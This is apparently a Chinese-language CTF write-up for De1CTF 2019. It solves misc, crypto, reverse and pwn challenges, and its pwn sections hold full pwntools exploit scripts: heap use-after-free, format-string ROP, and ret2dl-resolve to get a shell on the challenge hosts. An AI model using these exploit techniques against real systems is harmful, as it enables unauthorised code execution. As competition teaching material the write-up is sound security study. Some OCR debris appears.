



于是知道开机删除了vera文件，重新解压解密30G。。。。。拿到vera文件并解密

拿到vera文件解密并挂载之后，扫描发现NTFS隐藏流




于是去数据库翻看，发现有一份备份的数据库，以及一份在PHPStudy的数据库。把两个数据库进行比对，在tencent这个库中发现不一样的地方



base64解开以后发现是zip文件，拉出来需要密码，用之前的NTFS流中的作为密码成功解开拿到flag

---

## De1CTF 2019 Qestionnaire

性感问卷在线作答。还送flag

---

# Crypto

### xorz

先将输出与iv异或，然后分析异或值的出现频率，初步确定key长度为30。
利用字符范围及语义可理解性，以4字为单位进行爆破（爆出4字节并确认后，后面可以结合明文推算下一字节）。推算出20字节左右，可以根据明文搜索到出处--莎士比亚的十四行诗（稍有个别地方有区别）。
最后结果为de1ctf{W3lc0m3tOjo1nu55un1ojOt3m0cl3W}。

---

## PWN

### Weapon

在delete过程中很明显存在UAF:

```
unsigned __int64 delete()
{
  signed int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("input idx :");
  v1 = get_num();
  if ( v1 < 0 && v1 > 9 )
  {
    printf("error");
    exit(0);
  }
  free(*((void **)&unk_202060 + 2 * v1));
  puts("Done!");
  return __readfsqword(0x28u) ^ v2;
}
```

没有show操作，选择利用IO_FILE来leak
add过程中chunk有大小限制:0-0x60
所以先利用uaf修改一个fd低位来修改一个chunksize构造unsortbin，此时chunk即会包含main_arena+88
而后再利用UAF将一个fd指向这里，并修改这里的fd(main_arena+88)低字节指向stdout前的位置(包含合法size"\x7F")，进而修改stdout结构体的_flags和_IO_write_base来输出一段数据(包含libc_addr)
leak后再次利用uaf修改malloc_hook为one_target即可get shell
EXP

```
from pwn import *

#p=process("./pwn")
context.log_level="debug"
def add(index,size,name):
   p.sendlineafter(">> \n","1")
   p.sendlineafter("weapon: ",str(size))
   p.sendlineafter("index: ",str(index))
```

```
    p.sendafter(" name:\n",name)

def delete(index):
    p.sendlineafter(">> \n","2")
    p.sendlineafter("input idx :",str(index))

def edit(index,name):
    p.sendlineafter(">> ","3")
    p.sendlineafter("idx: ",str(index))
    p.sendafter("new content:\n",name)
for i in range(100):
    try:
        p=remote("139.180.216.34","8888")
        add(0,0x28,"\x00"*0x10+p64(0x30))
        add(1,0x28,"aaaaa")
        add(2,0x50,"aaaaa")
        add(3,0x60,"aaaaa")
        delete(0)
        delete(1)
        edit(1,"\x18")
        add(0,0x28,"ccccc")
        add(1,0x28,p64(0)*2+p64(0x91))
        delete(0)
        add(4,0x60,"\xdd\x25")
        add(5,0x60,"aaaaa")
        delete(3)
        delete(5)
        edit(5,"\x30")
        add(6,0x60,"aaaaa")
        add(6,0x60,"bbbbb")
        add(6,0x60,"ccccc")
        edit(6,"\x00"*3+p64(0)*6+p64(0xfbad1887)+p64(0)*3+"\x00")
        p.recvuntil("\x7f")
        p.recv(2)
        libc_addr=u64(p.recv(8))-0x7ffff7dd26a3+0x7ffff7a0d000
        print hex(libc_addr)
        add(6,0x60,"eeeeeeee")
        delete(6)
        edit(6,p64(libc_addr+0x7ffff7dd1b10-0x7ffff7a0d000-0x23))
        add(6,0x60,"aaaaa")
        add(6,0x60,"\x00"*0x13+p64(libc_addr+0xf1147))
        #gdb.attach(p)
        p.interactive()
    except:
        print "error"
```

---

## Unprintable

程序GOT表不可写
main function会输出stack addr后关闭stdout

而后会有一次格式化字符串漏洞，最后exit

```
int __cdecl __noreturn main(int argc, const char **argv, const char
**envp)
{
  char v3; // [rsp+0h] [rbp-10h]
  unsigned __int64 v4; // [rsp+8h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("Welcome to Ch4r1l3's printf test");
  printf("This is your gift: %p\n", &v3);
  close(1);
  read(0, buf, 0x1000uLL);
  printf(buf, buf);
  exit(0);
}
```

首先考虑复用格式化字符串漏洞
在exit的时候发现了一处指针可控程序流且地址在栈上:

```
RAX  0x600e48 (_DYNAMIC+96) ◂— 0x1c
 RBX  0x7f9a13da1168 ◂— 0x2c8
 RCX  0x4
 RDX  0x0
 RDI  0x7f9a13da0948 (_rtld_global+2312) ◂— 0x0
 RSI  0x0
 R8   0x4
 R9   0x3
 R10  0x7ffefcd81518 —▸ 0x7f9a13da09d8 (_rtld_global+2456) —▸
0x7f9a13b7a000 ◂— jg     0x7f9a13b7a047
 R11  0x3
 R12  0x6010a0 (buf+64) —▸ 0x400726 (main) ◂— push   rbp
 R13  0x0
 R14  0x7ffefcd81500 —▸ 0x7f9a13da1168 ◂— 0x2c8
 R15  0x0
 RBP  0x7ffefcd815c0 —▸ 0x7f9a13b745f8 (__exit_funcs) —▸ 0x7f9a13b75c40
(initial) ◂— 0x0
 RSP  0x7ffefcd81500 —▸ 0x7f9a13da1168 ◂— 0x2c8
 RIP  0x7f9a13b8ade3 (_dl_fini+819) ◂— call   qword ptr [r12 + rdx*8]
─────────────────────────────────[ DISASM
]─────────────────────────────────
 ► 0x7f9a13b8ade3 <_dl_fini+819>    call   qword ptr [r12 + rdx*8]
<0x400726>
        rdi: 0x7f9a13da0948 (_rtld_global+2312) ◂— 0x0
        rsi: 0x0
        rdx: 0x0
        rcx: 0x4
```

```
   0x7f9a13b8ade7 <_dl_fini+823>    test   r13d, r13d
   0x7f9a13b8adea <_dl_fini+826>    lea    r13d, [r13 - 1]
   0x7f9a13b8adee <_dl_fini+830>    jne    _dl_fini+816 <0x7f9a13b8ade0>

   0x7f9a13b8adf0 <_dl_fini+832>    mov    rax, qword ptr [rbx + 0xa8]
   0x7f9a13b8adf7 <_dl_fini+839>    test   rax, rax
```

在这里rdx固定，r12由:

```
<_dl_fini+788>    add    r12, qword ptr [rbx] <0x600dd8>
```

确定，而rbx=0x7f9a13da1168，这个地址在栈上存在，格式化字符串时修改时对应&$n,
r12在add前固定，为0x600dd8
所以可以更改[rbx]内的偏移，使在call  qword ptr [r12 + rdx*8]时，r12+rdx*8指向buf内的空间，对应位置存入main_func_addr即可实现复用一次
这时候就可以在第一次格式化字符串时修改偏移来复用，并在栈中修改一个栈上的指针指向第二次printf时返回地址对应位置，即可在复用printf时修改自己的返回地址实现再次复用
不过这里注意因为%n最大修改为0x2000,所以我们要在最开始获得一个stack_addr&0xFFFF<0x2000的栈地址
再次复用时为了方便，避免下次返回地址再次变化，修改返回地址为0x4007A3,此时栈不会继续增长:

```
.text:00000000004007A3                mov     edx, 1000h      ; nbytes
.text:00000000004007A8                mov     esi, offset buf ; buf
.text:00000000004007AD                mov     edi, 0          ; fd
.text:00000000004007B2                call    read
.text:00000000004007B7                mov     edi, offset buf ; format
.text:00000000004007BC                mov     eax, 0
.text:00000000004007C1                call    printf
.text:00000000004007C6                mov     edi, 0          ; status
.text:00000000004007CB                call    exit
```

下面考虑栈迁移，便于构造ROP链
首先看到一条比较好的gadget:

```
0x000000000040082d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

这时候只需要修改printf返回地址为此处，并在下一地址写入buf内的地址
即可在printf返回时pop rsp，使rsp指向buf内的地址，完成栈迁移
栈迁移后考虑构造execv("/bin/sh")
首先要获得一个syscall的地址，程序本身没有syscall的gadget
而且buf内没有可用地址，所以考虑先调用libc函数在栈中留下一个syscall附近地址，尝试后发现puts可以，调用puts后可以在栈中留下一个libc地址，且此地址附近(更改最低位一字节后便可以)存在syscall
此时获得了syscall
rdi，rsi可以直接利用pop的gadget构造
最后需要构造rax和rdx
rdx可以通过:

```
.text:0000000000400810                mov     rdx, r13
.text:0000000000400813                mov     rsi, r14
.text:0000000000400816                mov     edi, r15d
.text:0000000000400819                call    qword ptr [r12+rbx*8]
```

间接获得
rax我选择最后read 0x3b个字节来利用read的返回值获得
设置好所有寄存器后跳入预先在buf里修改好的syscall地址即可获得shell
因为没有stdout，所以获得shell直接将输出转入stderr或者stdin即可:

```
cat flag >&0
cat flag >&2
```

EXP


```
from pwn import *
import time
context.log_level="debug"
# def fuck(ad,value):
#     p.send("3cu$hhn%"+str((ad&0xffff)-163)+"c$hn")
#     time.sleep(5)
#     p.send("3cu$hhn%"+str((value&0xffff)-163)+"c $hn")
#     ad=ad+4
#     value=value>>8
#     time.sleep(5)
#     p.send("3cu$hhn%"+str((ad&0xffff)-163)+"c$hn")
#     time.sleep(5)
#     p.send("3cu$hhn%"+str((value&0xffff)-163)+"c $hn")
for i in range(1000):
  p=remote("45.32.120.212",9999)
  p.recvuntil("gift: ")
  addr=int(p.recvuntil("\n"),16)
  print hex(addr)
  if addr&0xffff<0x2000:
    #gdb.attach(p)
    #time.sleep(20)
    stack1=addr-0x7fffffffdd90+0x7fffffffdc58
    print hex(stack1)
    payload="q2c&$naaaaaa"
    payload+=
("%"+str((stack1&0xffff)-718)+"c$hn").ljust(48,"a")+p64(0x0400726)
    p.sendline(payload)
    time.sleep(2)
    ad=stack1+8
    print hex(ad)
    value=0x6011b0
    p.sendline("3cu$hhn%"+str((ad&0xffff)-163)+"c!$hn")
    time.sleep(2)
    p.sendline("3cu$hhn%"+str((value&0xffff)-163)+"c$hn")
```

```
    ad=ad+2
    value=value>>8
    time.sleep(2)
    p.sendline("3cu$hhn%"+str((ad&0xffff)-163)+"c!$hn")
    time.sleep(2)
    p.sendline("\xc$hngcu$hhn")
    time.sleep(2)

rop=p64(0x400833)+p64(0x6011f0)+p64(0x0400831)+p64(0x601060)+p64(0)+p64(0x4005F0)

rop+=p64(0x400833)+p64(0)+p64(0x0400831)+p64(0x601160)+p64(0)+p64(0x400610)

rop+=p64(0x400833)+p64(0)+p64(0x0400831)+p64(0x601060)+p64(0)+p64(0x400610)
    rop+=p64(0x400833)+p64(0x601060)+p64(0x40082A)+p64(0)+p64(0)
    rop+=p64(0x601168)+p64(0)+p64(0)+p64(0x601060)+p64(0x400810)
    p.sendline(" 93cu$hn\x00".ljust(0x150,"a")+p64(0)*3+rop)
    time.sleep(2)
    p.send("a"*8+"\xac")
    time.sleep(2)
    #gdb.attach(p)
    p.send("/bin/sh".ljust(0x3b,"\x00"))
    p.interactive()
    exit()
  else:
    p.close()
#cat flag >&0
```

---

### A+B Judge

直接写C代码读 flag




# A001 a+b Problem

src code:

```
#include <stdio.h>

int main()
{
  FILE *fp = NULL;
  char buff[255];

  fp = fopen("/home/ctf/flag", "r");
  fscanf(fp, "%s", buff);
  printf("%s\n", buff );
  fclose(fp);
}
```

submit


Wrong Answer
standard output:
13379
your output:
de1ctf{Br3@king_th3_J4il}

---

## Mimic_note

做完的时候才发现更新了附件给了远程的server
不过同时给32和64文件很明显是输入输出需要相同
这时候首先确定不能leak，不然32和64一定有区别
所以首先确定思路是需要构造ret2_dl_runtime_resolve
程序本身漏洞在edit：

```
char *edit()
{
  char *result; // eax
  int v1; // [esp+8h] [ebp-10h]

  puts("index ?");
  v1 = get_int();
  if ( v1 < 0 || v1 > 15 || !(&notes)[2 * v1] )
    return (char *)puts("invalid index");
  puts("content?");
```

```
  result = &(&notes)[2 * v1][read(0, (&notes)[2 * v1], nbytes[2 * v1])];
  *result = 0;
  return result;
}
```

很明显存在off by null
我选择在32位中get shell
因为32位和64位off by null触发时size不同，所以可以保证利用过程中输入输出相同
首先常规思路，利用off by null触发unlink操作来造成堆重叠
堆重叠后利用double free来分配chunk到notes中(程序没有开启PIE)
此时首先实现任意地址写
下面考虑栈迁移：
程序GOT表可写，并且发现一个较好的gadget：

```
0x080489fb : pop ebp ; ret
```

要在栈中构造一条ROP链
首先栈中数据可控的只有get_int时的输入
所以要找到一个函数可以调用时跳入get_int的buf里
最后选择delete
delete时，在get_int后call free时：

```
pwndbg> x/10xg $esp-0x20
0xffb46d80:    0x6161616161616161    0x6161616161616161
0xffb46d90:    0x6161616161616161    0x76aa5c00ffb46d0a
0xffb46da0:    0xf7e6eb93080489fb    0x080486bbffb46dc8
0xffb46db0:    0x08048ab700000001    0x0000000100000003
0xffb46dc0:    0x0000000000000001    0x0804896affb46de8
```

可以看到此时esp与数据块很接近
在此之前先将free的got表中地址改为：

```
.text:08048679                sub     esp, 0Ch
.text:0804867C                push    eax             ; size
.text:0804867D                call    _malloc
```

因为此处sub esp, 0Ch，可以使esp落入get_int的buf[0x14],而后push eax，因为call free时eax为需要free的chunk地址，所以事先在对应note处写入一个需要的地址即可在push时打入栈中，这样，我们可控的rop链长度就会为0xc字节，在此前，将malloc的got表地址改为：

```

.init:08048439                pop     ebx
.init:0804843A                retn

```

此时call malloc即可滑入rop链，rop链设置为pop_ebp+fake_stack_addr+leave_ret即可迁移栈段
迁移栈段后ret2_dl_runtime_resolve：
迁移栈到预先设计好的保存伪造的参数及dynsym和dynstr的位置即可
不过有个注意点，这次发现ret2_dl_runtime_resolve时候r_info的数值实际上不能任意，r_info的值取决于伪造的dynsym结构地址
在_dl_fixup时：

```
 EAX  0x804a030 (_GLOBAL_OFFSET_TABLE_+48) —▸ 0x80484e6 (atoi@plt+6) ◂— push   0x48 /* 'hH' */
 EBX  0x8048288 ◂— dec    esi /* 'N' */
 ECX  0x0
 EDX  0x8049fc4 (_DYNAMIC+176) ◂— 0x6ffffff0
 EDI  0xf7f89918 ◂— 0x0
 ESI  0xb
 EBP  0x804a030 (_GLOBAL_OFFSET_TABLE_+48) —▸ 0x80484e6 (atoi@plt+6) ◂— push   0x48 /* 'hH' */
 ESP  0xfff01148 ◂— 0x1
 EIP  0xf7f7384b (_dl_fixup+107) ◂— mov    edx, dword ptr [edx + 4]
──────────────────────────────────────────────────────────────────[ DISASM ]──────────────────────────────────────────────────────────────────
   0xf7f73835 <_dl_fixup+85>     mov    ebp, eax
   0xf7f73837 <_dl_fixup+87>     jne    _dl_fixup+304 <0xf7f73910>

   0xf7f7383d <_dl_fixup+93>     mov    edx, dword ptr [edi + 0xe4]
   0xf7f73843 <_dl_fixup+99>     test   edx, edx
   0xf7f73845 <_dl_fixup+101>    je     _dl_fixup+272 <0xf7f738f0>

 ► 0xf7f7384b <_dl_fixup+107>    mov    edx, dword ptr [edx + 4]
   0xf7f7384e <_dl_fixup+110>    movzx  edx, word ptr [edx + esi*2]
   0xf7f73852 <_dl_fixup+114>    and    edx, 0x7fff
   0xf7f73858 <_dl_fixup+120>    shl    edx, 4
   0xf7f7385b <_dl_fixup+123>    add    edx, dword ptr [edi + 0x170]
   0xf7f73861 <_dl_fixup+129>    mov    ecx, dword ptr [edx + 4]
```

其中有一步会根据r_info>>8来获取距离：

```
LOAD:08048362                 align 4
LOAD:08048364                 dd 20002h, 30002h, 20002h, 20000h, 2 dup(20002h), 2 dup(20001h)
LOAD:08048364                 dd 1, 10h, 0
LOAD:08048390                 dd 0D696914h, 30000h, 86h, 10h, 0D696910h, 20000h, 90h
LOAD:08048390                 dd 0
```

此处的偏移处的数值，而后：

```
   0xf7f7385b <_dl_fixup+123>    add    edx, dword ptr [edi + 0x170]
   0xf7f73861 <_dl_fixup+129>    mov    ecx, dword ptr [edx + 4]
```

其实这里只需要计算出的edx地址合法即可

但是在伪造r_info时可能会导致前面esi偏移有问题导致dl_fixup+129处edx地址非法，所以需要在伪造dynsym结构时需要选择一个合适的地址，来使这里edx合法，不造成crash

最后get shell时，因为输出不能相同，原本想的是反弹shell

但是远程报错没有nc和bash命令

不过既然存在报错，即可将输出转向stderr获得flag

EXP

```
from pwn import *

context.log_level="debug"
def new(size):
```

```
    p.sendlineafter(">> ","1")
    p.sendlineafter("size?\n",str(size))
def delete(index):
    p.sendlineafter(">> ","2")
    p.sendlineafter("index ?\n",str(index))
def show(index):
    p.sendlineafter(">> ","3")
    p.sendlineafter("index ?\n",str(index))
    return p.recvuntil("\n")
def edit(index,note):
    p.sendlineafter(">> ","4")
    p.sendlineafter("index ?\n",str(index))
    p.sendafter("content?\n",note)
def get_payload():
    stack_addr=0x804a720
    rel_plt = 0x80483c8
    plt_0=0x8048440
    index_offset = (stack_addr + 28) - rel_plt
    atoi_got = 0x804A030
    dynsym_addr = 0x80481D8
    dynstr_addr = 0x80482c8
    hack_dynsym_addr = stack_addr + 36
    align = 0x10 - ((hack_dynsym_addr - dynsym_addr) & 0xf)
    hack_dynsym_addr = hack_dynsym_addr + align
    index_dynsym_addr = (hack_dynsym_addr - dynsym_addr) / 0x10
    r_info = (index_dynsym_addr << 8) | 0x7
    hack_rel = p32(atoi_got) + p32(r_info)
    st_name = (hack_dynsym_addr + 0x10) - dynstr_addr
    hack_dynsym = p32(st_name) + p32(0) + p32(0) + p32(0x12)
    payload = p32(0)+p32(plt_0)+p32(index_offset)+p32(0)
    payload += p32(stack_addr + 80)+p32(0)*2+hack_rel
    payload += '\x00' * align+hack_dynsym +"system\x00"
    payload += '\x00'*(80-len(payload))
    payload += "cat flag>&2"
    return payload
#p=process("./mimic_note_32")
#gdb.attach(p)
p=remote("45.32.120.212",6666)
#gdb.attach(p)
new(0x84)
new(0x14)
new(0xfc)
new(0x14)
delete(0)
edit(1,p32(0)*4+p32(0x88+0x18))
delete(2)
new(0x84)
new(0x14)
new(0x18)
delete(1)
delete(3)
```

```
delete(2)
new(0x14)
edit(1,p32(0x804a080))
new(0x14)
new(0x14)
new(0x14)
edit(5,p32(0x804A060)+p32(0x1000)+p32(0x804a720)+p32(0x1000))
new(0x90)
payload=get_payload()
edit(6,payload)
edit(5,p32(0x804A01C)+p32(0x20))
edit(0,p32(0x08048439)+p32(0x80484a6))
edit(5,p32(0x804A014)+p32(0x10)+p32(0x080489fb)+p32(1))
edit(0,p32(0x8048679))
p.sendlineafter(">> ","2")
magiccode="1"+" "*15+"\x00"*4+p32(0x804a720)+p32(0x8048924)
#gdb.attach(p)
p.sendlineafter("index ?\n",magiccode)
p.interactive()
```

---

## Reverse

### Re_Sign

解题思路

根据提示程序加了UPX壳，但对做题基本没影响。
程序就是简单的变形base64算法。求解如下：

```
import string


def main():
  t = [0x8, 0x3b, 0x1, 0x20, 0x7, 0x34, 0x9, 0x1f, 0x18, 0x24, 0x13, 0x3, 0x10, 0x38, 0x9, 0x1b, 0x8, 0x34, 0x13, 0x2, 0x8, 0x22, 0x12, 0x3, 0x5, 0x6, 0x12, 0x3, 0xf, 0x22, 0x12, 0x17, 0x8, 0x1, 0x29, 0x22, 0x6, 0x24, 0x32, 0x24, 0xf, 0x1f, 0x2b, 0x24, 0x3, 0x15, 0x41, 0x41]
  t1 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/='
  t2 = '0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm+/='
  print len(t)
  out = ''
  for i in t:
    out += t1[i-1]
  map = string.maketrans(t2,t1)
  out = out.translate(map)
  print out.decode('base64')
  print 'end.'
```

```
16
17
18 if __name__ == '__main__':
19   main()
```

---

### Cplusplus

题目如题名，代码较难看，但是主流程异常清晰：

1. 检查格式
2. 校验第一部分
3. 校验第二部分
4. 校验第三部分

格式检查规则为：3部分数字类字符，分别以'@'和'#'分隔。

```
1 dec1@dec2bi#dec3    dec有最大值限制 貌似16bits
```

第一部分校验运用了梅森旋转算法，懒得写代码，直接patch，循环跑出dec1为78。

```
1 dec1 = 78
```

第二部分校验基本属于明文校验，只是以输入为索引查表与常量字符比较。

```
1 表为：eQDtW91a0qwryuLZvbXCEK8VghjklzxIOPASBNM2RsdfF56TYU34p7ioGHJcnm
2 目标字串为：De1ta
3 作为索引的输入为：20637
```

第三部分校验如下，其中的dec1已不是输入的数，被改写成了伪随机数0x22：

```
1 dec3c1 == 12  or  dec3/dec1 == 3 (原题判断逻辑有误)
```

因为题目逻辑问题，后来出来个tip，给了个hash来限制唯一解。
按题目意图，dec3 = 0x22*3+12 = 114
所以输入为：78@20637#114

---

### Evil_boost

此题主要用到了boost的命令行参数提取和语法解析器。
程序运行方式为

```
1 evil_boost.exe --name arg [options]
2
3 All options:
4   --cplusplus arg (=99)  your C++ grades
5   --python arg (=88)     your python grades
6   --javascript arg (=77) your javascript grades
7   --name arg             your name
8   --help                 produce help message
```

必须有name参数。

程序流程如下：

1. 提取命令行参数并存储
2. 检查是否有name参数，没有则退出
3. 检查是否有help参数，有则打印帮助信息
4. 进行假flag校验流程
5. 构造计算表达式语法解析器及解析name参数
6. 检查name长度及格式
7. 打印最终信息（最后的校验逻辑等于没有）

语法解析器部分代码比较难看，好在后面的长度及格式检查提供了足够信息：

- 长度为11
- 字符集限制在 [0-8][b-y][-*/()]
- 其中包括5个数字，1个字母，5个符号
- 第二个字符为字母

按照硬性检查要求输入后，程序的运行情况如下：

```
λ evil_boost.exe --name 3e1-(2*4-2)
Have you input your name??
Hi,3e1-(2*4-2)!
Your grades:
99
88
77
You finally get sth.
Maybe you missed a code branch...
MD5 is 293316bfd246fa84e566d7999df88e79,You should check it!
de1ctf{3e1-(2*4-2)}
```

其实综合以上信息，已经可以求解了，虽然最后一步的校验逻辑有问题（见图），但是不影响对作者意图的理解。


总的意思是输入一个表达式，求解结果为24，为使题可解并唯一，加了检查条件和hash要求。

求解前先思考下，依据表达式合法性（其实表达式不完全合法并不影响程序运行，结果只取到正常计算的部分，默认表达式完全合法为隐藏条件，毕竟最终的校验条件是hash）：

- 第二个字符要求为字母，那必定为'e'，
- 5个数字和5个符号，第一个带e的数占用两个数字，那必定有'()'（默认数字不组合为隐藏规则，如果处处钻牛角尖，这题就没法解了）
- 还剩3个字符，还剩3个数字，所以题中数字没有负数，第一和第三字符必定为数字，第四个字节为符号

然后就是跑hash了，结果为5e0*(5-1/5)

## Signal vm

程序fork了个子进程，进程间通过ptrace进行交互信息，父进程通过不同异常进行对子进程的控制和数据处理。直接跟踪父进程，熟悉子进程的异常代码样式后进行子进程代码解析，如下：

```
0000 mov      r6 , 00000000
0007 mov      r3 , 00000000
000E jmp      loc_001D
0015 add      r3 , 00000001
001D mov      r0 , r3
0021 mov      r2 , r0
0025 mov      r0 , 00000032
002C add      r0 , r2
0031 mov      r0 , d[r0]
0035 cmp      r0 , 00000000
003F jne      loc_100000015
0046 cmp      r3 , 00000046   check length
0050 je       loc_0065
0057 mov      r0 , 00000000
005E jmp      loc_023F
0065 mov      r3 , 00000000
006C jmp      loc_01AC          9
0073 mov      r4 , 00000000
007A jmp      loc_018B          6
0081 mov      r6 , 00000000
0088 mov      r5 , 00000000
008F jmp      loc_0130          6
0096 mov      r2 , r3
009A mov      r0 , r2
009E shl      r0 , 00000003
00A6 sub      r0 , r2
00AB mov      r2 , r0
00AF mov      r0 , r5
00B3 add      r0 , r2
00B8 mov      r2 , r0
00BC mov      r0 , 00000032
00C3 add      r0 , r2
00C8 mov      r1 , d[r0]
00CC mov      r2 , r5
00D0 mov      r0 , r2
00D4 shl      r0 , 00000003
00DC sub      r0 , r2
00E1 mov      r2 , r0
00E5 mov      r0 , r4
00E9 add      r0 , r2
00EE mov      r2 , r0
00F2 mov      r0 , 00000000
```

```
00F9 add      r0 , r2
00FE mov      r2 , d[r0]
0102 mov      r0 , r1
0106 mul      r0 , r2
010B mod      r0 , 00000100
0113 add      r6 , r0
0118 mod      r6 , 00000100
0120 mov      r0 , r5
0124 add      r0 , 00000001
012C mov      r5 , r0
0130 cmp      r5 , 00000006
013A jle      loc_100000096
0141 mov      r2 , r3
0145 mov      r0 , r2
0149 shl      r0 , 00000003
0151 sub      r0 , r2
0156 mov      r2 , r0
015A mov      r0 , r4
015E add      r0 , r2
0163 mov      r2 , r0
0167 mov      r0 , 00000096
016E add      r0 , r2
0173 mov      r1 , r6
0177 mov      d[r0] , r1
017B mov      r0 , r4
017F add      r0 , 00000001
0187 mov      r4 , r0
018B cmp      r4 , 00000006
0195 jle      loc_100000081
019C mov      r0 , r3
01A0 add      r0 , 00000001
01A8 mov      r3 , r0
01AC cmp      r3 , 00000009
01B6 jle      loc_100000073
01BD mov      r3 , 00000000
01C4 jmp      loc_0227
01CB mov      r0 , r3
01CF mov      r2 , r0
01D3 mov      r0 , 00000096
01DA add      r0 , r2
01DF mov      r1 , d[r0]
01E3 mov      r0 , r3
01E7 mov      r2 , r0
01EB mov      r0 , 000000FA
01F2 add      r0 , r2
01F7 mov      r0 , d[r0]
01FB cmp      r1 , r0
0202 je       loc_0217
0209 mov      r0 , 00000000
0210 jmp      loc_023F
0217 mov      r0 , r3
```

```
021B add      r0 , 00000001
0223 mov      r3 , r0
0227 cmp      r3 , 00000045
0231 jle      loc_1000001CB
0238 mov      r0 , 00000001
023F leave
0240 ret
```

用python表示的计算过程如下，d为父进程使用的数据保存区域：

```
for i in range(10):
  for j in xrange(7):
    num = 0
    for k in xrange(7):
      t = (d[(i<<3) - i + k + 0x32] * d[(k<<3) - k + j] )%0x100
      num = (num+t)%0x100

    d[(i<<3) - i + j + 0x96] = num

for i in range(0x45):
  assert(d[i+0x96] == d[i+0xFA])
```

多元方程，直接z3求解：

```
v = [BitVec('v%d'%i,8) for i in range(70)]
  r = [0xD6, 0x4D, 0x2D, 0x85, 0x77, 0x97, 0x60, 0x62, 0x2B, 0x88,
       0x86, 0xCA, 0x72, 0x97, 0xEB, 0x89, 0x98, 0xF3, 0x78, 0x26,
       0x83, 0x29, 0x5E, 0x27, 0x43, 0xFB, 0xB8, 0x17, 0x7C, 0xCE,
       0x3A, 0x73, 0xCF, 0xFB, 0xC7, 0x9C, 0x60, 0xAF, 0x9C, 0xC8,
       0x75, 0xCD, 0x37, 0x7B, 0x3B, 0x9B, 0x4E, 0xC3, 0xDA, 0xD8,
       0xCE, 0x71, 0x2B, 0x30, 0x68, 0x46, 0x0B, 0xFF, 0x3C, 0xF1,
       0xF1, 0x45, 0xC4, 0xD0, 0xC4, 0xFF, 0x51, 0xF1, 0x88, 0x51]
  n = map(ord,'Almost heaven west virginia, blue ridge mountains')


  s = Solver()
  for i in range(10):
    for j in xrange(7):
      num = 0
      for k in xrange(7):
        num += v[(i<<3) - i + k] * n[(k<<3) - k + j]
      s.add(r[(i<<3) - i + j] == num)

  if s.check() == sat:
    flag = ''

    a = s.model()
    for i in v:
#      print a[i]
      flag += chr(int(a[i].as_string()))
    print flag
```

最后结果为
de1ctf{7h3n_f4r3_u_w3ll_5w337_cr4g13_HlLL_wh3r3_0f3n_71m35_1_v3_r0v3d}。

---

## Signal vm delta

程序fork了个子进程，进程间通过ptrace进行交互信息，父进程通过不同异常进行对子进程的控制和数据处理。此题与上一个vm题最大区别在于数据存放在子进程。handler功能调换了，代码如下：

```
40174D mov      r7 , 00000000
401754 mov      r8 , 00000001
40175B jmp      loc_4019AA
401762 mov      r4 , 00000000
401769 mov      r5 , 00000000
401770 mov      r6 , 00000000
401777 mov      r3 , 00000000
40177E jmp      loc_401841
401785 mov      r0 , r4
401789 add      r0 , 00000001
401791 mul      r0 , r4
401796 shr      r0 , 00000001
40179E mov      r2 , r0
4017A2 mov      r0 , r5
4017A6 add      r0 , r2
4017AB mov      r2 , r0
4017AF mov      r0 , 00000180
4017B6 add      r0 , r2
4017BB mov      r1 , d[r0]
4017BF mov      r0 , r3
4017C3 mov      r2 , r0
4017C7 mov      r0 , 00000080
4017CE add      r0 , r2
4017D3 mov      d[r0] , r1
4017D7 mov      r0 , r3
4017DB mov      r2 , r0
4017DF mov      r0 , 00000080
4017E6 add      r0 , r2
4017EB mov      r0 , d[r0]
4017EF mov      r0 , r0
4017F3 add      r6 , r0
4017F8 mov      r0 , 00000065
4017FF sub      r0 , r3
401804 mov      r2 , r0
401808 mov      r0 , 00000000
40180F add      r0 , r2
401814 mov      r0 , d[r0]
401818 cmp      r0 , 00000031
401822 jne      loc_401831
401829 add      r5 , 00000001
```

```
401831 add      r4 , 00000001
401839 add      r3 , 00000001
401841 cmp      r3 , 00000063
40184B jle      loc_401785
401852 mov      r0 , r6
401856 cmp      r0 , r7
40185D jle      loc_4018C3
401864 mov      r0 , r6
401868 mov      r7 , r0
40186C mov      r3 , 00000000
